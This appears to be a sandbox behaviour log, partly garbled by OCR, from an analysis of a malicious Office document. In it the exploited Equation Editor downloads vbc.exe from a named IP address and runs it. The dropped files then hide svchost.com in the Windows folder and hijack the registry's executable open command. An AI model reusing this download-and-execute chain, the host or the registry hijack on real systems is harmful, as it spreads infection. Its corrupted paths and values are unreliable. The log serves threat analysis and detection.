Call System API	API Name: BCryptDecrypt Args: (2c7fe90, Pe\rZ-@, 4096, 0, , 0, Pe\rZ-@, 4096, 16730788, 0) Return: 0	444
Call System API	API Name: BCryptDecrypt Args: (2c7fe90, CÉ q <f,)="" ,="" 0="" 0,="" 0<="" 16730788,="" 4096,="" cé q<f,="" return:="" td=""><td>444</td></f,>	444
Call System API	API Name: BCryptDecrypt Args: (2c7fe90, ‡yQ, 4096, 0, , 0, ‡yQ, 4096, 16730788, 0) Return: 0	444
	ADI Namo: P.CrustDeapurt Array / 207600 VI/V 4000 0 0 VI/V 4000 46720729 0 \ Deturn 0	444
Call System API	API Name: BCryptDecrypt Args: (2c7fe90, ¥½V, 4096, 0, , 0, ¥½V, 4096, 16730788, 0) Return: 0	
Call System API Call System API	API Name: BCryptDecrypt Args. (2c7fe90, \$729, 4096, 0, , 0, \$729, 4096, 16730768, 0) Return: 0 API Name: BCryptDecrypt Args. (2c7fe90, 3 4096, 0, , 0, 3 4096, 16730788, 0) Return: 0	444

Call System API	API Name: BCryptDecrypt Args: (2c7fe90, E, 4096, 0, , 0, E, 4096, 16730788, 0) Return: 0	444
Call System API	API Name: BCryptDecrypt Args: (2c7fe90, (, 4096, 0, , 0, (, 4096, 16730788, 0) Return: 0	444
Call System API	API Name: BCryptDecrypt Args: (2c7fe90, þ μ,ὸύ2ŒŽAÒ, 4096, 0, , 0, þ μ,ὸύ2ŒŽAÒ, 4096, 16730788, 0) Return: 0	444
Call System API	API Name: BCryptDecrypt Args: (2c7fe90, uëDa¼çzĕ]}, 4096, 0, , 0, uĕDa¼çzĕ]}, 4096, 16730788, 0) Return: 0	444
Call System API	API Name: BCryptDecrypt Args: (2c7fe90, kö©÷ð-ūú †50xÁV²*Ý3x16, 4096, 0, , 0, kö©÷ð-ūú †50xÁV²*Ý3x16, 4096, 16730788, 0) Return: 0	444
Call System API	API Name: BCryptDecrypt Args: (2c7fe90, —iÓPe, 4096, 0, , 0, —iÓPe, 4096, 16730788, 0) Return: 0	444
Call System API	API Name: BCryptDecrypt Args: (2c7fe90, à, 4096, 0, , 0, à, 4096, 16730788, 0) Return: 0	444
Call System API	API Name: BCryptDecrypt Args: (2c7fe90, ÂÙŌ?Á2q×/nzúD‰^B⁻ÁbbøŌ³à6®àaa, 4096, 0, , 0, ÂÙŌ?Á2q×/nzúD‰^B⁻ÁbbøŌ³à6®àaa, 4096, 16730788, 0)	444
	Return: 0	
Call System API	API Name: BCryptDecrypt Args: (2c7fe90, §a 'ö, 4096, 0, , 0, §a 'ö, 4096, 16730788, 0) Return: 0	444
Call System API	API Name: BCryptDecrypt Args: (2c7fe90, , 4096, 0, , 0, , 4096, 16730788, 0) Return: 0	444
Call System API	API Name: BCryptDecrypt Args: (2c7fe90, z6;, 4096, 0, , 0, z6;, 4096, 16730788, 0) Return: 0	444
Call System API	API Name: BCryptDecrypt Args: (2c7fe90, QÁŞ;C=h9\½ô•, 4096, 0, , 0, QÁŞ;C=h9\½ô•, 4096, 16730788, 0) Return: 0	444
Call System API	API Name: BCryptDecrypt Args: (2c7fe90,†ı, EMā(œWÙ, 4096, 0, , 0,†ı, EMā(œWÙ, 4096, 16730788, 0) Return: 0	444
Call System API	API Name: BCryptDecrypt Args: (2c7fe90, ö, 4096, 0, , 0, ö, 4096, 16730788, 0) Return: 0	444
Call System API	API Name: BCryptDecrypt Args: (2c7fe90, ß K¥,, 4096, 0, , 0, ß K¥,, 4096, 16730788, 0) Return: 0	444
Call System API	API Name: BCryptDecrypt Args: (2c7fe90, vù, 4096, 0, , 0, vù, 4096, 16730788, 0) Return: 0	444
Call System API	API Name: BCryptDecrypt Args: (2c7fe90, , 4096, 0, , 0, , 4096, 16730788, 0) Return: 0	444
Call System API	API Name: BCryptDecrypt Args: (2c7fe90, , 4096, 0, , 0, , 4096, 16730788, 0) Return: 0	444
Call System API	API Name: BCryptDecrypt Args: (2c7fe90, Ñ, 4096, 0, , 0, Ñ, 4096, 16730788, 0) Return: 0	444
Call System API	API Name: BCryptDecrypt Args: (2c7fe90, bH, 4096, 0, , 0, bH, 4096, 16730788, 0) Return: 0	444
Call System API	API Name: BCryptDecrypt Args: (2c7fe90, ‡4#)ñÖ\r', 4096, 0, , 0, ‡4#)ñÖ\r', 4096, 16730788, 0) Return: 0	444
Call System API	API Name: BCryptDecrypt Args: (2c7fe90, , 4096, 0, , 0, , 4096, 16730788, 0) Return: 0	444
Call System API	API Name: BCryptDecrypt Args: (2c7fe90, ýÜ7O>,Ûý-T*6, 4096, 0, , 0, ýÜ7O>,Ûý-T*6, 4096, 16730788, 0) Return: 0	444
Call System API	API Name: BCryptDecrypt Args: (2c7fe90, 7E—•¢, 4096, 0, , 0, 7E—•¢, 4096, 16730788, 0) Return: 0	444
Call System API	API Name: BCryptDecrypt Args: (2c7fe90, , 4096, 0, , 0, , 4096, 16730788, 0) Return: 0	444
Call System API	API Name: BCryptDecrypt Args: (2c7fe90, Æ@Š, 4096, 0, , 0, Æ@Š, 4096, 16730788, 0) Return: 0	444
Call System API	API Name: BCryptDecrypt Args: (2c7fe90, ' §J4íñōŌçȉƵ'÷F3%)ošo€nÇ, 4096, 0, , 0, ' §J4íñōŌçȉƵ'÷F3%)ošo€nÇ, 4096, 16730788, 0) Return:	444
Call System ADI	0 ADI Namo: PCaud Descrit Avai / 227600 50° 7a és 4006 0 0 50° 7a és 4006 40° 720 709 0 \ Debus 0	444
Call System API Call System API	API Name: BCryptDecrypt Args: (2c7fe90, ñØ Zn áĕ, 4096, 0, , 0, ñØ Zn áĕ, 4096, 16730788, 0) Return: 0 API Name: BCryptDecrypt Args: (2c7fe90, %C° Ê*ĐT;"ĕ*0DóU, 4096, 0, , 0, %C° Ê*ĐT;"ĕ*0DóU, 4096, 16730788, 0) Return: 0	444
Call System API	API Name: BCryptDecrypt Args: (2c7fe90, pNn Y ÄcXínÁxö®èjāçi, 4096, 0, , 0, pNn Y ÄcXínÁxö®èjāçi, 4096, 16730788, 0) Return: 0	444
Call System API	API Name: BCryptDecrypt Args: (2c7fe90, ½/jöaÞla'öÇ>P½w <jig)>Ím½9'Él, 4096, 0, 0, ½/jöaÞla'öÇ>P½w<jig)>Ím½9'Él, 4096, 16730788, 0) Return: 0</jig)></jig)>	444
Call System API	API Name: BCryptDecrypt Args: (2c7fe90, Ýş, 4096, 0, , 0, ½ş, 4096, 16730788, 0) Return: 0	444
Call System API	API Name: BCryptDecrypt Args: (2c7fe90, 5:È;Hý»mÜË«±xe, 4096, 0, 0, 5:È;Hý»mÜË«±xe, 4096, 16730788, 0) Return: 0	444
Call System API	API Name: BCryptDecrypt Args: (2c7fe90, M, 4096, 0, , 0, M, 4096, 16730788, 0) Return: 0	444
Call System API	API Name: BCryptDecrypt Args: (2c7fe90, jè) ⁴ /á<§íÈ'먀-?ĀĒİĖ, 4096, 0, , 0, jè) ⁴ /á<§íÈ'먀-?ĀĒİĖ, 4096, 16730788, 0) Return: 0	444
Call System API	API Name: BCryptDecrypt Args: (2c7fe90, ±EnʵÙ_[ê, 4096, 0, , 0, ±EnʵÙ_[ê, 4096, 16730788, 0) Return: 0	444
Call System API	API Name: BCryptDecrypt Args: (2c7fe90, ÖÜä, 4096, 0, , 0, ÖÜä, 4096, 16730788, 0) Return: 0	444
Call System API	API Name: BCryptDecrypt Args: (2c7fe90, ÙÜ, 4096, 0, . 0, ÙÜ, 4096, 16730788, 0) Return: 0	444
Call System API	API Name: BCryptDecrypt Args: (2c7fe90, ÇxJs, 4096, 0, , 0, ÇxJs, 4096, 16730788, 0) Return: 0	444
Call System API	API Name: BCryptDecrypt Args: (2c7fe90, Ç*Ù"dLôÿ, 4096, 0, , 0, Ç*Ù"dLôÿ, 4096, 16730788, 0) Return: 0	444
Call System API	API Name: BCryptDecrypt Args: (2c7fe90, », 4096, 0, , 0, », 4096, 16730788, 0) Return: 0	444
Call System API	API Name: BCryptDecrypt Args: (2c7fe90, #"¬īÀ×ô-"Ö, 4096, 0, , 0, #"¬īÀ×ô-"Ö, 4096, 16730788, 0) Return: 0	444
Call System API	API Name: BCryptDecrypt Args: (2c7fe90, ÿÞú\nBÎ, 4096, 0, , 0, ÿÞú\nBÎ, 4096, 16730788, 0) Return: 0	444
Call System API	API Name: BCryptDecrypt Args: (2c7fe90, αε†ύ©»6, 4096, 0, , 0, αε†ύ©»6, 4096, 16730788, 0) Return: 0	444
Call System API	API Name: BCryptDecrypt Args: (2c7fe90, μ Ād)?, 4096, 0, , 0, μ Ād}?, 4096, 16730788, 0) Return: 0	444
Call System API	API Name: BCryptDecrypt Args: (2c7fe90, €ŒâL¿×À, 4096, 0, , 0, €ŒâL¿×À, 4096, 16730788, 0) Return: 0	444
Call System API	API Name: BCryptDecrypt Args: (2c7fe90, øùÕÕ Þc;¹Ä_‰MÓ˚, 4096, 0, , 0, øùÕÕ Þc;¹Ä_‰MÓ˚, 4096, 16730788, 0) Return: 0	444
Call System API	API Name: BCryptDecrypt Args: (2c7fe90, /PÓ+μW"‡Â'g^è, 4096, 0, , 0, /PÓ+μW"‡Â'g^è, 4096, 16730788, 0) Return: 0	444
Call System API	API Name: BCryptDecrypt Args: (2c7fe90, —FËp%mRFéÇ, 4096, 0, , 0, —FËp%mRFéÇ, 4096, 16730788, 0) Return: 0	444
Call System API	API Name: BCryptDecrypt Args: (2c7fe90, ¿&Šmš, 4096, 0, , 0, &Šmš, 4096, 16730788, 0) Return: 0	444
Call System API	API Name: BCryptDecrypt Args: (2c7fe90, Þ)Ö, 4096, 0, , 0, Þ)Ö, 4096, 16730788, 0) Return: 0	444
Call System API	API Name: BCryptDecrypt Args: (2c7fe90, , 4096, 0, , 0, , 4096, 16730788, 0) Return: 0	444
Call System API	API Name: BCryptDecrypt Args: (2c7fe90, —VĬĬo‰~X6ĬŌ"¬oàQ"¥,"I)\nkïOý;¡H, 4096, 0, , 0, —VĬĬo‰~X6ĬŌ"¬oàQ"¥,"I)\nkïOý;¡H, 4096, 16730788, 0) Return : 0	444
Call System API	API Name: BCryptDecrypt Args: (2c7fe90,],NÃÁþ Z{áa.̹0dŒ(úÃ<<"]i, 4096, 0, , 0,],NÃÁþ Z{áa.̹0dŒ(úÃ<<"]i, 4096, 16730788, 0) Return: 0	444
Call System API	API Name: BCryptDecrypt Args: (2c7fe90, ±‡¤, 4096, 0, , 0, ±‡¤, 4096, 16730788, 0) Return: 0	444
Call System API	API Name: BCryptDecrypt Args: (2c7fe90, rÑN4WE\$Ah£á¿i®-ý svØbÆQ²žô¥ÖYgÑ, 4096, 0, , 0, rÑN4WE\$Ah£á¿i®-ý svØbÆQ²žô¥ÖYgÑ, 4096, 16730788 , 0) Return: 0	444
Call System API	API Name: BCryptDecrypt Args: (2c7fe90, Ÿc, 4096, 0, , 0, Ÿc, 4096, 16730788, 0) Return: 0	444
Call System API	API Name: BCryptDecrypt Args: (2c7fe90, , 4096, 0, , 0, , 4096, 16730788, 0) Return: 0	444
Call System API	API Name: BCryptDecrypt Args: (2c7fe90, ÝÞÜ_þnpY2#¢S¶ ú, 4096, 0, , 0, ÝÞÜ_þnpY2#¢S¶ ú, 4096, 16730788, 0) Return: 0	444
Call System API	API Name: BCryptDecrypt Args: (2c7fe90, , 4096, 0, , 0, , 4096, 16730788, 0) Return: 0	444
Call System API	API Name: BCryptDecrypt Args: (2c7fe90, Éà, 4096, 0, , 0, Éà, 4096, 16730788, 0) Return: 0	444
Call System API	API Name: BCryptDecrypt Args: (2c7fe90, ý, 4096, 0, , 0, ý, 4096, 16730788, 0) Return: 0	444
Call System API	API Name: BCryptDecrypt Args: (2c7fe90, ĕĨ)⅓i4óU¹›V>™Z⅓åÇp /ç¶, 4096, 0, , 0, ĕĨ)⅓i4óU¹›V>™Z⅓åÇp /ç¶, 4096, 16730788, 0) Return: 0	444
Call System API	API Name: BCryptDecrypt Args: (2c7fe90, V, 4096, 0, , 0, V, 4096, 16730788, 0) Return: 0	444
Call System API	API Name: BCryptDecrypt Args: (2c7fe90, Ô/YÂ~Õç,ç^Ñî, 4096, 0, , 0, Ô/YÂ~Õç,ç^Ñī, 4096, 16730788, 0) Return: 0	444
Call System API	API Name: BCryptDecrypt Args: (2c7fe90, ÑSM¾, 4096, 0, , 0, ÑSM¾, 4096, 16730788, 0) Return: 0	444
Call System API	API Name: evichann.SendEvent Args: (e), imagepath[C:\PROGRA~2\COMMON~1\MICROS~1\EQUATION\EQNEDT32.EXE) Return: 1	444
•		
Call System API	API Name: evtchann.SendEvent Args: (e), pid[0], ppid[444) Return: 1	444

Call System API	API Name: evtchann.SendEvent Args: (e), pid[0], ppid[444) Return: 1		444
Detection	Threat Characteristic: Creates process		
	Process ID: 2256 Image Path: %CommonProgramFiles(x86)%\Microsoft Shared\EQUATION\EQNEDT32.EXE -Embedding		
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\Current\Version\Installer\UserData\S-1-5-18\Products\00005109E6009040000000000F01FE C\Usage\EquationEditorFilesIntl_1033 Value: 52ca0005	444	2256
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Equation Editor\ Value: None	444	2256
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Equation Editor\3.0\ Value: None	444	2256
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Equation Editor\3.0\Options\ Value: None	444	2256
Call Internet Helper API	API Name: URLDownloadToFileW Args: (, http://107.173.219.35/svch/vbc.exe, %USERPROFILE%\vbc.exe, ,) Return: 0	444	2256
Detection	Threat Characteristic: Executes dropped file File: %USERPROFILE%\vbc.exe Shell Command: %USERPROFILE\v\vbc.exe		
Detection	Threat Characteristic: Connects to remote URL or IP address http://107.173.219.35/svch/vbc.exe		
Call System API	API Name: DnsQueryEx Args: (107.173.219.35, 1, 50020000) Return: 0	444	2256
Detection	Threat Characteristic: Queries DNS server 107.173.219.35		
Call System API	API Name: DnsQueryEx Args: (107.173.219.35, 1, 50020000) Return: 0	444	2256
Add Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\DownloadManager\ Value: None	444	2256
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%IMicrosoftWindows)INetCache) Return: 1	444	2256
Call Network API	API Name: socket Args: (23, 1, 6) Return: 43c	444	2256
Call Internet Helper API	API Name: InternetOpenW Args: (Mozillal4.0 (compatible; MSIE 7.0; Windows NT 6.2; WOW64; Trident/8.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NE T CLR 3.0.30729; .NET CLR 3.5.30729), 0, , , 10000000) Return: cc0004	444	2256
Call System API	API Name: DnsQueryEx Args: (107.173.219.35, 1, 50020000) Return: 0	444	2256
Call Internet Helper API	API Name: InternetConnectW Args: (cc0004, 107.173.219.35, 80, , , 3, 0, 58528632) Return: cc0008	444	2256
Call Internet Helper API	API Name: HttpOpenRequestW Args: (cc0008, GET, /svch/vbc.exe, , , 1695144, 4194320, 58528632) Return: cc000c	444	2256
Detection	Threat Characteristic: Connects to remote URL or IP address http://107.173.219.35/svch/vbc.exe		
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\Current\Version\Internet\Settings\ProxyEnable\Value: 0	444	2256
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\Current\Version\Internet Settings\Proxy\Server Value: None	444	2256
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\Current\Version\Internet Settings\ProxyOverride Value: None	444	2256
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\Current\Version\Internet Settings\AutoConfigURL Value: None	444	2256
		444	2256
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\Current\Version\Internet Settings\AutoDetect Value: None		
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\Current\Version\Internet Settings\Connections\SavedLegacySettings Value: None	444	2256
Call Service API	API Name: OpenServiceW Args: (37d5380, WinHttpAutoProxySvc, 94) Return: 37d53a8	444	2256
Call System API	API Name: WinHttpCloseHandle Args: (37f0bb8) Return: 1	444	2256
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Microsoft\Windows) Return: 1	444	2256
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Microsoft\Windows) Return: 1	444	2256
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Microsoft\Windows\History) Return: 1	444	2256
Call Network API	API Name: socket Args: (2, 2, 0) Return: 4f0	444	2256
Call Network API	API Name: socket Args: (23, 2, 0) Return: 4f0	444	2256
Call Network API	API Name: socket Args: (2, 1, 6) Return: 4f0	444	2256
Call Network API	API Name: bind Args: (4f0, 0.0.0.0:49424, 16) Return: 0	444	2256
Detection	Threat Characteristic: Listens on port 0.0.0.0:49424		
Call System API	API Name: ConnectEx Args: (4f0, 107.173.219.35:80, 16, 0, 0, 0, 37dca9c) Return: 0	444	2256
Call Network API	API Name: send Args: (4f0, GET /svch/vbc.exe HTTP/1.1lvlnAccept: */"\nAccept-Encoding: gzip, deflate\nUser-Agent: Mozilla/4.0 [compatible; MSIE 7.0; W indows NT 6.2; WOW64; Trident/8.0; .NET4.0c; .NET4.0c; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729]\nhost: 107.173.219.35\nnoconnection: Keep-Alive\nhi\n, 1, 285) Return: 0	444	2256
Detection	Threat Characteristic: Connects to remote URL or IP address Connection: 107.173.219.35:80 Content: GET /svch/vbc.exe HTTP/1.1\n\nAccept: */\n\nAccept-Encoding: gzip, deflate\nUser-Agent: Mozilla/4.0 [compatible; MSIE 7.0; Windows NT 6.2; WO		
	W64; Trident/8.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729]\rinHost: 107.173.219.35\rinConnection: Keep-Aliveixhkin		
Call Network API	API Name: recv Args: (4f0, , 1, 2) Return: ?	444	2256
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\INetCache\lE\IM7MGWQR\vbc[1].exe Type: VSDT_EXE_W32	444	2256
Detection	Threat Characteristic: Modifies file that can be used to infect systems %LOCALAPPDATA%/Microsoft/Windows\NetCache\lE\M7MGWQR\wbc[1].exe		
		444	2256
Detection	%LOCALAPPDATA%\Microsoft\Windows\NetCache\\E\\MTMGWQR\wbc[1].exe Path: %USERPROFILE%\wbc.exe Type: VSDT_EXE_W32 Threat Characteristic: Drops executable during installation Dropping Process ID: 2256 File: %USERPROFILE%\wbc.exe	444	2256
Detection Add File	%LOCALAPPDATA%\Microsoft\Windows\NetCache\\E\\MTMGWQR\wbc[1].exe Path: %USERPROFILE%\wbc.exe Type: VSDT_EXE_W32 Threat Characteristic: Drops executable during installation Dropping Process ID: 2256 File: %USERPROFILE%\wbc.exe Type: VSDT_EXE_W32 Threat Characteristic: Creates multiple copies of a file	444	2256
Detection Add File Detection Detection	%LOCALAPPDATA%\Microsoft\Windows\NetCache\\E\\MTMGWQR\wbc[1].exe Path: %USERPROFILE%\wbc.exe Type: VSDT_EXE_W32 Threat Characteristic: Drops executable during installation Dropping Process ID: 2256 File: %USERPROFILE%\wbc.exe Type: VSDT_EXE_W32 Threat Characteristic: Creates multiple copies of a file %USERPROFILE%\wbc.exe		
Detection Add File Detection	%LOCALAPPDATA%\Microsoft\Windows\NetCache\\E\\MTMGWQR\wbc[1].exe Path: %USERPROFILE%\wbc.exe Type: VSDT_EXE_W32 Threat Characteristic: Drops executable during installation Dropping Process ID: 2256 File: %USERPROFILE%\wbc.exe Type: VSDT_EXE_W32 Threat Characteristic: Creates multiple copies of a file %USERPROFILE%\wbc.exe Path: %USERPROFILE%\wbc.exe Type: VSDT_EXE_W32 Threat Characteristic: Modifies file that can be used to infect systems	444	2256
Detection Add File Detection Detection Write File Detection	%LOCALAPPDATA%\Microsoft\Windows\NetCache\\E\\MTMGWQR\wbc[1].exe Path: %USERPROFILE%\wbc.exe Type: VSDT_EXE_W32 Threat Characteristic: Drops executable during installation Dropping Process ID: 2256 File: %USERPROFILE%\wbc.exe Type: VSDT_EXE_W32 Threat Characteristic: Creates multiple copies of a file %USERPROFILE%\wbc.exe Path: %USERPROFILE%\wbc.exe Type: VSDT_EXE_W32 Threat Characteristic: Modifies file that can be used to infect systems %USERPROFILE%\wbc.exe	444	2256
Detection Add File Detection Detection Write File	%LOCALAPPDATA%\Microsoft\Windows\NetCache\\E\\MTMGWQR\\bc[1].exe Path: \%USERPROFILE\%\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\	444	2256 2256
Detection Add File Detection Detection Write File Detection	%LOCALAPPDATA%\Microsoft\Windows\NetCache\\E\\MTMGWQR\\vbc\{1\}.exe Path: \%USERPROF LE\%\vbc.exe Type: \VSDT_EXE_W32 Threat Characteristic: Drops executable during installation Dropping Process ID: 2256 File: \%USERPROF LE\%\vbc.exe Type: \VSDT_EXE_W32 Threat Characteristic: Creates multiple copies of a file \%USERPROF LE\%\vbc.exe Path: \%USERPROF LE\%\vbc.exe Type: \VSDT_EXE_W32 Threat Characteristic: Modifies file that can be used to infect systems \%USERPROF LE\%\vbc.exe API Name: PathFileExistsW Args: (\%windir\%\Sys\WO\W64\propsys.dll) Return: 1 API Name: PathFileExistsW Args: (\%windir\%\Sys\WO\W64\propsys.dll) Return: 1 Threat Characteristic: Creates command line process Process ID: 756	444	2256
Detection Add File Detection Detection Write File Detection Call System API Call System API	%LOCALAPPDATA%\Microsoft\Windows\NetCache\\E\MTMGWQR\vbc(1].exe Path: \%USERPROFILE\%\vbc.exe Type: \VSDT_EXE_W32 Threat Characteristic: Drops executable during installation Dropping Process ID: 2256 File: \%USERPROFILE\%\vbc.exe Type: \VSDT_EXE_W32 Threat Characteristic: Creates multiple copies of a file \%USERPROFILE\%\vbc.exe Path: \%USERPROFILE\%\vbc.exe Path: \%USERPROFILE\%\vbc.exe Type: \VSDT_EXE_W32 Threat Characteristic: Modifies file that can be used to infect systems \%USERPROFILE\%\vbc.exe API Name: PathFileExistsW Args: (\%windir\%\SysWOW64\propsys.dll) Return: 1 API Name: PathFileExistsW Args: (\%windir\%\SysWOW64\propsys.dll) Return: 1 Threat Characteristic: Creates command line process Process ID: 756 Image Path: \%USERPROFILE\%\vbc.exe API Name: CreateProcessW Args: (\%USERPROFILE\%\vbc.exe, \%USERPROFILE\%\vbc.exe*, CREATE_SUSPENDED,, \%windir\%\system32, Proces	444	2256 2256
Detection Add File Detection Detection Write File Detection Call System API Call System API Detection	%LOCALAPPDATA%MicrosoftWindows\NetCache\lE\M7MGWQR\vbc\{1\).exe Path: %USERPROFILE%\vbc.exe Type: VSDT_EXE_W32 Threat Characteristic: Drops executable during installation Dropping Process ID: 2256 File: %USERPROFILE%\vbc.exe Type: VSDT_EXE_W32 Threat Characteristic: Creates multiple copies of a file %USERPROFILE%\vbc.exe Path: %USERPROFILE%\vbc.exe Type: VSDT_EXE_W32 Threat Characteristic: Modifies file that can be used to infect systems %USERPROFILE%\vbc.exe API Name: PathFileExistsW Args: (%windir%\SysWOW64\propsys.dll) Return: 1 API Name: PathFileExistsW Args: (%windir%\SysWOW64\propsys.dll) Return: 1 Threat Characteristic: Creates command line process Process ID: 756 Image Path: %USERPROFILE%\vbc.exe	444 444 444	2256 2256 2256

Detection	Threat Characteristic: Executes dropped file		
	File: %USERPROFILE%\vbc.exe Shell Command: %USERPROFILE%\vbc.exe "%USERPROFILE%\vbc.exe"		
Detection	Threat Characteristic: Creates process		
	Process ID: 2256		
	Image Path: %USERPROFILE%\vbc.exe Shell Command: "%USERPROFILE%\vbc.exe"		
Call Thread API	API Name: NtResumeThread Args: (Process:756,) Return: ?	444	2256
Call System API	API Name: evtchann.SendEvent Args: (e), pid[756], ppid[2256) Return: 1	444	2256
Detection	Threat Characteristic: Creates process		
	Process ID: 756 Image Path: %USERPROFILE%\vbc.exe		
Add File	Path: %TEMP%\3582-490\vbc.exe Type: VSDT_EXE_MSIL	2256	756
Detection	Threat Characteristic: Drops executable during installation	2200	7.00
	Dropping Process ID: 756		
	File: %TEMP%\3582-490\vbc.exe Type: VSDT_EXE_MSIL		
Write File	Path: %TEMP%\3582-490\vbc.exe Type: VSDT_EXE_MSIL	2256	756
Detection	Threat Characteristic: Modifies file that can be used to infect systems		
	%TEMP%\3582-490\vbc.exe		
Call System API	API Name: PathFileExistsW Args: (%windir%\SysWOW64\propsys.dll) Return: 1	2256	756
Call System API	API Name: PathFileExistsW Args: (%windir%\SysWOW64\propsys.dll) Return: 1	2256	756
Call Process API	API Name: CreateProcessW Args: (%TEMP%\3582-490\vbc.exe, "%TEMP%\3582-490\vbc.exe", , , , CREATE_SUSPENDED, , %TEMP%\3582-490\vbc.ex e) Return: 1	2256	756
Detection	Threat Characteristic: Executes dropped file		
	File: %TEMP%\3582-490\vbc.exe		
	Shell Command: %TEMP%\3582-490\vbc.exe "%TEMP%\3582-490\vbc.exe"		
Detection	Threat Characteristic: Executes dropped file %TEMP%\3582-490\vbc.exe "%TEMP%\3582-490\vbc.exe"		
Detection	Threat Characteristic: Creates process		
	Process ID: 756		
	Image Path: %TEMP%\3582-490\vbc.exe Shell Command: "%TEMP%\3582-490\vbc.exe"		
Call Thread API	API Name: NtResumeThread Args: (Process:8,) Return: ?	2256	756
Call System API	API Name: evtchann.SendEvent Args: (e), pid[8], ppid[756) Return: 1	2256	756
Call Filesystem API	API Name: GetFileAttributesW Args: (%windir%\directx.sys) Return: -1	2256	756
Call Mutex API	API Name: CreateMutexA Args: (0, 0, MutexPolesskayaGlush*.*svchost.comexefile\shelliopen\commandr\danka "%1" %*ce'@) Return: 0	2256	756
Add File	Path: %windir%lsvchost.com Type: VSDT_EXE_W32	2256	756
Detection	Threat Characteristic: Hides file in system folder to evade detection		
	%windir%lsvchost.com		
Detection	Threat Characteristic: Drops executable during installation		
Detection	Threat Characteristic: Drops executable during installation Dropping Process ID: 756 File: %windir%lsvchost.com		
	Dropping Process ID: 756 File: %windir%lsvchost.com Type: VSDT_EXE_W32		
Detection	Dropping Process ID: 756 File: %windir%lsvchost.com		
	Dropping Process ID: 756 File: %windir%lsvchost.com Type: VSDT_EXE_W32 Threat Characteristic: Creates multiple copies of a file	2256	756
Detection	Dropping Process ID: 756 File: %windir%lsvchost.com Type: VSDT_EXE_W32 Threat Characteristic: Creates multiple copies of a file %windir%lsvchost.com	2256 2256	756 756
Detection Write File	Dropping Process ID: 756 File: %windir%lsvchost.com Type: VSDT_EXE_W32 Threat Characteristic: Creates multiple copies of a file %windir%lsvchost.com Path: %windir%lsvchost.com Type: VSDT_EXE_W32		
Detection Write File Write Registry Key	Dropping Process ID: 756 File: %windir%lsvchost.com Type: VSDT_EXE_W32 Threat Characteristic: Creates multiple copies of a file %windir%lsvchost.com Path: %windir%lsvchost.com Path: %windir%lsvchost.com Type: VSDT_EXE_W32 Key: HKEY_CLASSES_ROOT\exefile\shell\open\command\(Default)\) Value: %windir%\svchost.com "%1" %* Threat Characteristic: Modifies important registry entries to perform rogue functions Key: HKEY_CLASSES_ROOT\exefile\shell\open\command\(Default)		
Detection Write File Write Registry Key	Dropping Process ID: 756 File: %windir%lsvchost.com Type: VSDT_EXE_W32 Threat Characteristic: Creates multiple copies of a file %windir%lsvchost.com Path: %windir%lsvchost.com Type: VSDT_EXE_W32 Key: HKEY_CLASSES_ROOT\exefile\shell\open\command\(Default\) Value: %windir%\svchost.com "%1" %* Threat Characteristic: Modifies important registry entries to perform rogue functions		
Detection Write File Write Registry Key	Dropping Process ID: 756 File: %windir%lsvchost.com Type: VSDT_EXE_W32 Threat Characteristic: Creates multiple copies of a file %windir%lsvchost.com Path: %windir%lsvchost.com Type: VSDT_EXE_W32 Key: HKEY_CLASSES_ROOT\exefile\shell\open\command\(Default\) Value: %windir%\svchost.com "%1" %* Threat Characteristic: Modifies important registry entries to perform rogue functions Key: HKEY_CLASSES_ROOT\exefile\shell\open\command\(Default\) Value: %windir%\svchost.com "%1" %*		
Detection Write File Write Registry Key Detection	Dropping Process ID: 756 File: %windir%lsvchost.com Type: VSDT_EXE_W32 Threat Characteristic: Creates multiple copies of a file %windir%lsvchost.com Path: %windir%lsvchost.com Type: VSDT_EXE_W32 Key: HKEY_CLASSES_ROOT\exefile\shell\open\command\(Default\) Value: %windir%\svchost.com "%1" %* Threat Characteristic: Modifies important registry entries to perform rogue functions Key: HKEY_CLASSES_ROOT\exefile\shell\open\command\(Default\) Value: %windir%\svchost.com "%1" %* Type: REG_SZ Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Excel\Resiliency\DocumentRecovery\1D0080\1D0080 Value: None Threat Characteristic: Creates process in temporary folder		756
Detection Write File Write Registry Key Detection Delete Registry Key	Dropping Process ID: 756 File: %windir%lsvchost.com Type: VSDT_EXE_W32 Threat Characteristic: Creates multiple copies of a file %windir%lsvchost.com Path: %windir%lsvchost.com Type: VSDT_EXE_W32 Key: HKEY_CLASSES_ROOT\exefile\shell\open\command\(Default\) Value: %windir%\svchost.com "%1" %* Threat Characteristic: Modifies important registry entries to perform rogue functions Key: HKEY_CLASSES_ROOT\exefile\shell\open\command\(Default\) Value: %windir%\svchost.com "%1" %* Type: REG_SZ Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Exce\Resiliency\DocumentRecovery\1D0080\1D0080 Value: None Threat Characteristic: Creates process in temporary folder Process ID: 8		756
